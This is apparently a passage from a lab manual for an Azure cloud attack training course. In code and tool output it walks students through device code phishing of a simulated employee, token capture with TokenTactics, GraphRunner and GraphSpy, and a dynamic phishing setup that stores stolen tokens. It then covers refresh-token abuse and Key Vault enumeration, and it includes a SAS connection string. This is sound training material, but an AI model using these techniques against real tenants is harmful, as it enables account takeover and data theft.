Azure Cloud Attacks - Advanced Edition - Lab Manual

Contents

Lab Instructions

- You can use a web browser or OpenVPN client to access the lab. See the 'Connecting to lab' document for more details.
- The lab manual uses a terminology for user specific resources. For example, if you see student**X** and your user ID is student124, read student**X** as student124, StorageMapper**x** as StorageMapper123 and so on. In some cases, like for simulationuser_**X**, X represents a random number and not your student ID.
- Please note that some of the passwords or secrets in your lab instance may be different from what you see in the lab manual. All such passwords are **marked in red** in the manual.
- All the tools used in the lab are available in C:\AzAD directory of your student VM.
- The C:\AzAD directory is exempted from Windows Defender and you already have administrative access on the VM.
- Please do not attack out of scope machines or your fellow students' machine.
- Note that you would be able to access most of the lab only from the student VM as Conditional Access Policies are configured in the lab.

Learning Objective - 1 (KC1 starts)

- Find a target email from Oilcorp website - https://explorationportal.z13.web.core.windows.net/
- Use the Device Code Phishing to compromise the user Thomas.
- Use the FRT for Thomas to request access tokens for other Microsoft Applications.
- Extract keys from a Key Vault accessible to the user Thomas.

Solution


We have the target URL https://explorationportal.z13.web.core.windows.net/. Let's visit the URL and check if we can find some useful information. On visiting the URL, we find it is the website of Oil Corporation.

We find profile, search, and a menu icon on the top right part of the website, while checking the welcome page we find some emails.


On clicking the hamburger menu icon on the top right of the website we find further pages that are available to navigate on the website.

On the 'Working with Us' page we find user email addresses and a link which points us to a PDF which we can download from the website. Great! We could use these emails for initial access, but let's keep it aside for now and come back later.

Let’s download the PDF by clicking on the link.



In the PDF we find that it contains a job description for the oil corporation HR department. At the bottom of the PDF, we find an email to contact which is "**ThomasLWright@oilcorporation.onmicrosoft.com**" . The email seems to be an interesting find since the user Thomas must be receiving many emails from applicants. Sounds like we have found our right fit to start a phishing attack.



Let’s target ThomasLWright@oilcorporation.onmicrosoft.com using Device Code Phishing. We will generate a Device Code & User Code that we will email to the target user. Let us understand about the Device Code authentication first by reading the following section.

Device Code Phishing

The Device Code authentication flow allows the limited input devices to generate a Device Code which can be used during the authentication process that allows the devices to be authenticated with the user's credentials.

This means the Device Code authentication method can be abused to gain access to the resources that the user may have access. To enumerate Entra ID objects, we need access tokens for MS Graph (https://graph.microsoft.com). So let us generate the Device Code & User Code using the below mentioned PowerShell code snippet.

Generate Device Code

```
$ClientID = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
$Scope = ".default offline_access"
$body = @{
"client_id" = $ClientID
"scope" = $Scope
}

$authResponse = Invoke-RestMethod -UseBasicParsing -Method Post -Uri
"https://login.microsoftonline.com/common/oauth2/v2.0/devicecode" -Body $body
Write-Output $authResponse
```

About the PowerShell code snippet

- $ClientID - the Client ID of Microsoft Office application. It is a first-party verified application and preconfigured in all the Entra ID tenants.
- $Scope – we are requesting default and offline_access scopes available to the "Microsoft Office" application for MSGraph.
- $GrantType - the authentication method that we will use in Azure AD to request the tokens.
- We send a POST HTTP request to the https://login.microsoftonline.com/common/oauth2/v2.0/devicecode endpoint to generate the user_code and device_code.
- The response is stored in $authResponse variable which allows us to directly use the value later in other PowerShell codes.

Output of the PowerShell code snippet to generate Device Code

```
user_code        : SZ5WEYN82
device_code      : SAQABAAEAAAD--
DLA3VO7QrddgJg7Wevr_2NFI6TTu61lpDu9aJvnIxL5mqnnch14rcmk6ZAPi_PMXmMMBis_u_a-h-
uPily2j33OSzs_sBNWMY-oaPfJlmqiIwNvGU9-
zJl2d4viGDQi0n4dxuNSAlwQT_2ozhBr1o4H1WFuQgUQ_PB3ZPQaxyLquUj-
_OxXiLoMfUJKMo8gAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page
https://microsoft.com/devicelogin and enter the code SZ5WEYN82 to
authenticate.
```

From the above output we can see that we have managed to get the user_code and the device_code values that will help us in requesting the access token for the user. But the code is only valid for 15 minutes as we see in the expires_in parameter where it has the value set to the default 900 seconds. We need to be quick in sending the email to the target user and hope that the target user will use the user_code before it expires.

Now let us send an email to **ThomasLWright@oilcorporation.onmicrosoft.com** with the details mentioned in the message property.

Once the email is received by the ThomasLWright@oilcorporation.onmicrosoft.com user, a user simulation in the lab will automatically fetch the user code from the email and authenticate with the ThomasLWright@oilcorporation.onmicrosoft.com credentials. Once the user has authenticated using the user_code we can run the below PowerShell code snippet to request the tokens.

Request Access token for MSGraph using Device Code

Note: Remember to run the below code in the same PowerShell session where you received the response.

```
$GrantType = "urn:ietf:params:oauth:grant-type:device_code"
$body=@{
"client_id" = $ClientID
"grant_type" = $GrantType
"code" = $authResponse.device_code
}
$Tokens = Invoke-RestMethod -UseBasicParsing -Method Post -Uri
"https://login.microsoftonline.com/common/oauth2/v2.0/token" -Body $body -
ErrorAction SilentlyContinue
$Tokens
$GraphAccessToken = $Tokens.access_token
```

About the PowerShell code snippet

- $ClientID - the same Client ID that we passed in our initial request while generating user_code and device_code.
- $GrantType – the same grant type that we used initially.
- Code - contains the device_code value. It is a unique string that is provided in the response when we send the request to https://login.microsoftonline.com/common/oauth2/v2.0/devicecode endpoint.
- Once we get the tokens, we extract the access_token value and save it in $MSGraphAccessToken variable which can be used to enumerate Entra ID objects.

There are multiple tools that could be used as an alternative to performing device code phishing manually. Let's look at three of them - TokenTactics, GraphRunner and Graphspy.

TokenTactics for Device Code Phishing

TokenTactics(https://github.com/rvrsh3ll/TokenTactics) will keep polling for authorization.

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\TokenTactics-
main\TokenTactics.psd1

PS C:\AzAD\Tools> Get-AzureToken -Client MSGraph
user_code        : GJMEL44WJ
device_code      : GAQABIQEAAADnfolhJpSnRYB1SVj-
Hgd8uXjAFCmEpuzeiSeuprTgoRKqiMwO1ePQmzXCz6ZY63gSq-
LEw2Bmc22UDdtvmA16yNxGD66WsSP6oO_1woxEnxxZvjPXI7p0ZVC1Of9C3
[snip]

authorization_pending
authorization_pending
authorization_pending

[snip]
```

Send the user_code to **ThomasLWright@oilcorporation.onmicrosoft.com** using an external email service. As soon as the target user authenticates, we see the below. The response is stored in a variable called $response:

```
authorization_pending

[snip]

token_type     : Bearer
[snip]
access_token   : eyJ0eXAiOdXRpIj....
[snip]
refresh_token  : 0.AUoA....

[snip]

typ   : JWT
nonce : lzCS0j2fmobTyhLMhtOBV7AlxCj85UFPf2LHbKcJiBI
alg   : RS256
x5t   : XRvko8P7A3UaWSnU7bM9nT0MjhA
kid   : XRvko8P7A3UaWSnU7bM9nT0MjhA

ThomasLWright@oilcorporation.onmicrosoft.com

PS C:\AzAD\Tools> $response

token_type     : Bearer
[snip]
```

The tokens can be used or exchanged using other TokenTactics commands like '**Invoke-RefreshToAzureManagementToken**'

GraphRunner for Device Code Phishing

For GraphRunner (https://github.com/dafthack/GraphRunner), we can begin with either using **Get-GraphTokens** or **Invoke-GraphRecon**. In both cases, it generates a device code. In the later case, it also enumerates interesting information from the target tenant.

Send the user_code to **ThomasLWright@oilcorporation.onmicrosoft.com** using an external email service. As soon as the user simulation authenticates, the tokens are stored in a variable $tokens

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\GraphRunner-
main\GraphRunner.ps1

 _________                          __       _______       by Beau Bullock
(@dafthack)
 /_______/___________  ______ |  |____/_______\__ __  ____   ____
___________
/___\  __\_______\____\ \_____\|__|__\|________/__|__\/____\
/____\_/____\_______\
\    \_\  \  | \// __ \|  |_/ |   Y  \    |   \  |  /   |  \   |  \  ___/|  |
\/
 \________/__|  (______/__|   |___|__|____|___/____/|___|__/___|__/\___| >__|
                 Do service principals dream of electric sheep?

For usage information see the wiki here:
https://github.com/dafthack/GraphRunner/wiki

To list GraphRunner modules run List-GraphRunnerModules

PS C:\AzAD\Tools> Get-GraphTokens
To sign in, use a web browser to open the page
https://microsoft.com/devicelogin and enter the code DDDTCHGZW to
authenticate.
authorization_pending
authorization_pending

[snip]
Decoded JWT payload:


aud                 : https://graph.microsoft.com
iss                 : https://sts.windows.net/d6bd5a42-7c65-421c-ad23-
a25a5d5fa57f/
[snip]

PS C:\AzAD\Tools> $tokens

[snip]
```

Note that GraphRunner is a versatile tool and is capable of more than device code phishing.

GraphSpy for Device Code Phishing


GraphSpy(https://github.com/RedByte1337/GraphSpy) provides a nice GUI to play with device code phishing!

Start a the GUI (runs a local web server):


```
PS C:\AzAD\Tools> python.exe C:\AzAD\Tools\GraphSpy-
master\GraphSpy\GraphSpy.py


  ________                                  __________
 /        /  by RedByte1337      __        /          /      v1.0.1
/   _____/_____________  ______ |  |__   /    _____/_____ ______
\    \  __\_  __ \__  \ \_____ \|  |  \ \_____  \\_____ \    |  |
 \    \_\  \  | \/ __ \|  |_> >    \  \/        \  |_> \____  |
  \________  /__|  |_____  |  __/|___|  /_________  /  ____/ _____|
           \/            \/|__|        \/         \/|__|    \/

[*] First time use detected.
[snip]

 * Serving Flask app 'GraphSpy'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production
deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000

Press CTRL+C to quit
```

Browse to http://127.0.0.1:5000


Go to Device Codes and generate one. Graphspy will log its status:



Send it the user_code to **ThomasLWright@oilcorporation.onmicrosoft.com** using an external email service. As soon as the user simulation authenticates, GraphSpy will update its status:




Go the Tokens -> Access Tokens option to check for captured tokens:



Request new access tokens and FOCI abuse:

To request new access tokens using an existing refresh token (abusing FOCI - covered later in the lab manual), go to Tokens -> Refresh Tokens. Make sure that Active Refresh Token is set to a correct ID:

Go back to Tokens -> Access Tokens and check the section 'Refresh To Access Token'. You can choose a resource and a Client ID. GraphSpy suggests some interesting ones!



Dynamic Device Code Phishing

In Device Code phishing we send user_code to our target user and we rely on the user to authenticate immediately once the user receives the email as the user_code expires in 15 mins.

To overcome the challenge, we can try Dynamic Device Code Phishing technique in which we will send the target user a link which will generate the user_code whenever the user visits the link. Using this technique, we increase the probability of success.

To leverage Dynamic Device Code phishing, we will need to set up our infrastructure in the Attacker tenant (nomoreoil.onmicrosoft.com). The setup includes a static website that leverages jQuery to send a HTTP request to fetch the device_code & user_code. Once it receives the device_code it will send a request to the Function app that will be triggered via HTTPTrigger.

As soon as the device_code is sent to Function app, it keeps checking if the user has authenticated and requests the access token as long as the device_code has expired. Once the Function app receives the token it will store the token information in the storage account table service.

Note that the Storage account and Function app are already set up. We just need to configure them with the required configuration or files.

We will start our deployment with a function in the Function app. Below is the PowerShell code for our function that will capture the device_code and then request the tokens (if the user authenticates) else it keeps checking for authentication till the device_code expires.

Once the tokens are requested those will be stored in the Table service of the storage account.

Function code for Dynamic Device Code phishing attack

Now, we can create a new function by leveraging the Master Key.

The function code and the configuration file code are present in the Function**X** folder on the student VMs in the C:\AzAD\Tools\DynamicDeviceCodePhishing folder as **student**X**.ps1 and config**X**.ps1**.

Make sure that you name your function in the function app as student**X**. Make the following change on the first line of student**X**.ps1. It is recommended to name the function as student**X** where X is your student ID. If you are student 142, use the function name - student142:

```
$URL = "
https://ddcattackfunapp.azurewebsites.net/admin/vfs/site/wwwroot/studentX/run
.ps1"
```

Also, change the $TableName variable on line 60 of student**X**.ps1:

```
$TableName = "studentX"
```

Once the changes are made to the student**X.**ps1 file, run the script to add the function code to the function app.


Now, we need to add the binding file function.json. Without the binding file the function cannot be called or executed as it contains the trigger details for the function. Make the following change on the first line of config**X**.ps1. Make sure that the function name is same as used in student**X**.ps1:

```
$URL = "
https://ddcattackfunapp.azurewebsites.net/admin/vfs/site/wwwroot/studentX/fun
ction.json"
```

Once the changes are done, run config**X**.ps1.

You can check if the function is created in the functionapp by logging-in to the nomoreoil tenant using credentials of student**X**@nomoreoil.onmicrosoft.com from the lab portal.

Go to All Resources -> ddcfunctionapp -> Overview -> Search for student**X**



Once our function student**X** is deployed, we need to create a table in the storage account. We will use the same connection string as in student**X**.ps1 to create a new table in the Storage Account by using storage explorer:

```
BlobEndpoint=https://ddcattackstorage.blob.core.windows.net/;TableEndpoint=ht
tps://ddcattackstorage.table.core.windows.net/;SharedAccessSignature=sv=2022-
11-02&ss=bt&srt=sco&sp=rwdlacuitfx&se=2025-09-11T16:08:54Z&st=2023-09-
11T08:08:54Z&spr=https,http&sig=oDRh5IkmzF%2Fbf10iTi4xh%2FMRajhVINC7vpmJ9Zs%2
BdDE%3D
```

Steps to create a new Table in the Storage Account

1. Open the Microsoft Azure Storage Account Explorer
2. Click on Storage account or service
3. Select Connection string (Key or SAS) and click on Next button
4. Enter the Connection string and click on Next button
5. Expand the Storage Account and right click on Tables menu and click on Create Table
6. Enter student**X** as the value

HTML code of static website

Once we have created a new table, we can upload our HTML page in the Storage Account as the static website. The index HTML file is present in the DynamicDeviceCodePhishing folder on the student VMs in the C:\AzAD\Tools\DynamicDeviceCodePhishing folder as **Sample_Index_X.html.**

Please make sure that you update the function name in the **Sample_Index_X.html** file in the script tag and rename the file to **IndexX.html**.

Steps to upload HTML file using storage account explorer

1. Open the Microsoft Azure Storage Account Explorer
2. Click on Storage account or service
3. Select Connection string (Key or SAS) and click on Next button
4. Enter the Connection string and click on Next button
5. Expand the Storage Account and then expand the Blob Containers and click on $web
6. Click on Upload and then click on Upload Files
7. Click on the … button in the selected files section and select the Index**X**.html file
8. Click on Upload button

Once our Static Website content is uploaded, we can visit the link (https://ddcattackstorage.z13.web.core.windows.net/Index**X**.html) to confirm if we are able to see the user_code in the response. Once we confirm that everything is working, we can then send the link to our target user ThomasLWright@oilcorporation.onmicrosoft.com using an external email service.

Once the email is received by the target user, a user simulation in the lab will visit the link and extract the user_code value and authenticate. Once the authentication is successful, we can use the storage explorer to get the token value in the student**X** table that we created earlier. **It may take up to two minutes for the access token to show up in your table.**

Dynamic Device Code Phishing clean up – Function and Table

If you want to try the attack again (or something goes wrong in the first attempt), use the following commands to cleanup the function and table from the attacker's infrastructure in nomoreoil tenant. Make sure to use the same function name and table name that you used in the above section:

```
PS C:\> . C:\AzAD\Tools\DynamicDeviceCodePhishing\FunctionX\DDCCleanUp.ps1
PS C:\> DDCCleanUp -DDCfunctionname studentX -DDCtablename studentX
```

Using MS Graph access token for enumeration

So, we can leverage either normal Device Code Phishing or Dynamic Device Code Phishing technique for requesting tokens of our target user.

Once we have the Access token of MS Graph endpoint, we can now enumerate the Entra ID object. Store the access token in a variable $MSGraphAccessToken.

Let's connect to the target tenant using Mg module. Note that the module is already installed on the student VMs

```
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($GraphAccessToken |
ConvertTo-SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using d3590ed6-52b3-4102-aeff-
aad2292ab01c
[snip]

NOTE: You can use the -NoWelcome parameter to suppress this message.
```

We will start by enumerating the applications using the Mg module. We can use the following command to look for cmdlets that can interact with applications.

```
PS C:\AzAD\Tools> Find-MgGraphCommand -Command *application* | Select Command

Command
-------
Get-MgApplication
Get-MgApplication
Get-MgDirectoryAdministrativeUnitMemberAsApplication
[snip]
```

Use the below command to enumerate applications:

```
PS C:\AzAD\Tools> Get-MgApplication -All | Select DisplayName,Id

DisplayName            Id
-----------            --
oilcorpgeology         01cedc4b-a340-4559-9a44-672cc8aae08e
P2P Server             0a4e0f08-96e0-4506-90e8-0f5f5b3c14a5
noauthapp              24365ec8-3e64-44dd-a87c-6e708d9f1669
oilmaint.corp          533b9cb8-2540-4bcf-9d4f-dcb047ce67c0
oil-corp-webaccess-app 5adab036-b9dc-45c6-8c44-7b24a08b063c
GeologyApp             6c9ce729-6582-4cb1-a48e-e8a0d1d48bbd
```

```
DataAnalyticsApp        a5787c38-53df-4467-9be7-c72197b21e2a
EmailAccess             c49b328f-5cf4-4495-bb86-d93598c593f1
ExpStorageAppSP         da53a80e-cb86-4158-96e1-7b19f7fec496
ChatCleanUpApp          ec5d7460-5661-49ce-9d16-ec15b36656c8
GISApp                  fbe14b5b-8ad7-4225-be1c-bb519d8d9582
```

We can also enumerate if any application has client secret or certificates. Easier when done using API call:

```
$URI = "https://graph.microsoft.com/v1.0/Applications"
$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $GraphAccessToken"
    }
}
$Applications = (Invoke-RestMethod @RequestParams).value

$ApplicationsDetails = [PSCustomObject]@{
    Applications = @()}
foreach($Application in $Applications)
{
    $applicationObject = [PSCustomObject]@{
        DisplayName = $Application.displayName
        AppId = $Application.appId
        CreatedDateTime = $Application.createdDateTime
        ID = $Application.id
        keyCredentials = $Application.keyCredentials
        passwordCredentials = $Application.passwordCredentials
    }
    $ApplicationsDetails.Applications += $applicationObject
}
$ApplicationsDetails.Applications

# Save output to a file for later use
$ApplicationsDetails.Applications | Export-Clixml -Path
C:\AzAD\Tools\OilCorpApplications.xml
```

Output of above PowerShell code

```
[snip]
DisplayName         : GISApp
AppId               : 2b7c28bd-def1-415a-b407-41627de6e8f1
CreatedDateTime     : 2023-04-24T10:40:51Z
ID                  : fbe14b5b-8ad7-4225-be1c-bb519d8d9582
keyCredentials      :
{@{customKeyIdentifier=37DD8BBD5AD2375C1950DD2EF756FB7518802DD5;
displayName=CN=GISApp; endDateTime=2024-04-24T10:32:24Z; key=;
                      keyId=bf62d9ec-20f3-4636-914f-7a9b9eb9cede;
startDateTime=2023-04-24T10:22:24Z; type=AsymmetricX509Cert; usage=Verify}}
passwordCredentials : {}
```

Once we enumerate the applications, we find that there are multiple applications that have Certificates and Client Secrets. These are the secrets that can be used to authenticate as the Service Principal (Enterprise Apps).

- Certificates added to applications can be identified by looking at the keyCredentials attribute that contains the thumbprint value of the Certificate in customKeyIdentifier in keyCredentials attribute.
- Client Secret can be identified be looking at the passwordCredentials attribute.

If we manage to gain access to any such secrets we can authenticate as the Service Principal and then see if any of the application has any privileges in the Azure environment.

Family Of Client ID (FOCI) Abuse

We got a FOCI refresh token (recall the output of $tokens variable).

```
PS C:\AzAD\Tools> $tokens
[snip]
access_token    : eyJ0eXA...
refresh_token   : 0.AUoAQlq...
foci            : 1
```

We can now use that to request a refresh token and access token for Azure Resource Management (ARM) API. We will use TokenTactics for that. Run the below in the same PowerShell session where we got a response and stored tokens in the $tokens variable:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\TokenTactics-
main\TokenTactics.psd1
PS C:\AzAD\Tools> $accesstoken = (Invoke-RefreshToAzureManagementToken -
domain oilcorporation.onmicrosoft.com -refreshToken
$tokens.refresh_token).access_token

[snip]
resource        : https://management.core.windows.net/
access_token    : eyJ0e...
refresh_token   : 0.AUoAQlq...
foci            : 1
[snip]
```

Using the new access token, we can now enumerate the Azure resources that the **ThomasLWright@oilcorporation.onmicrosoft.com** can access.

We will use Az PowerShell module for our enumeration. Connect to the target tenant using Az PowerShell module.

```
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $accesstoken -AccountId
ThomasLWright@oilcorporation.onmicrosoft.com

Account                                   SubscriptionName       TenantId
Environment
-------                                   ----------------       --------
-----------
```

```
ThomasLWright@oilcorporation.onmicrosoft.com Oilcorp-Subscription-1 d6bd5a42-
7c65-421c-ad23-a25a5d5fa57f AzureCloud

PS C:\AzAD\Tools> Get-AzResource

Name              : GISAppVault
ResourceGroupName : Exploration
ResourceType      : Microsoft.KeyVault/vaults
Location          : eastus
ResourceId        : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.KeyVault/vaults/G
ISAppVault
Tags              :
```

In the above output we can see that Thomas has at least read privileges on a Key Vault named GISAppVault.

Let's enumerate permissions on the accessible resources:

```
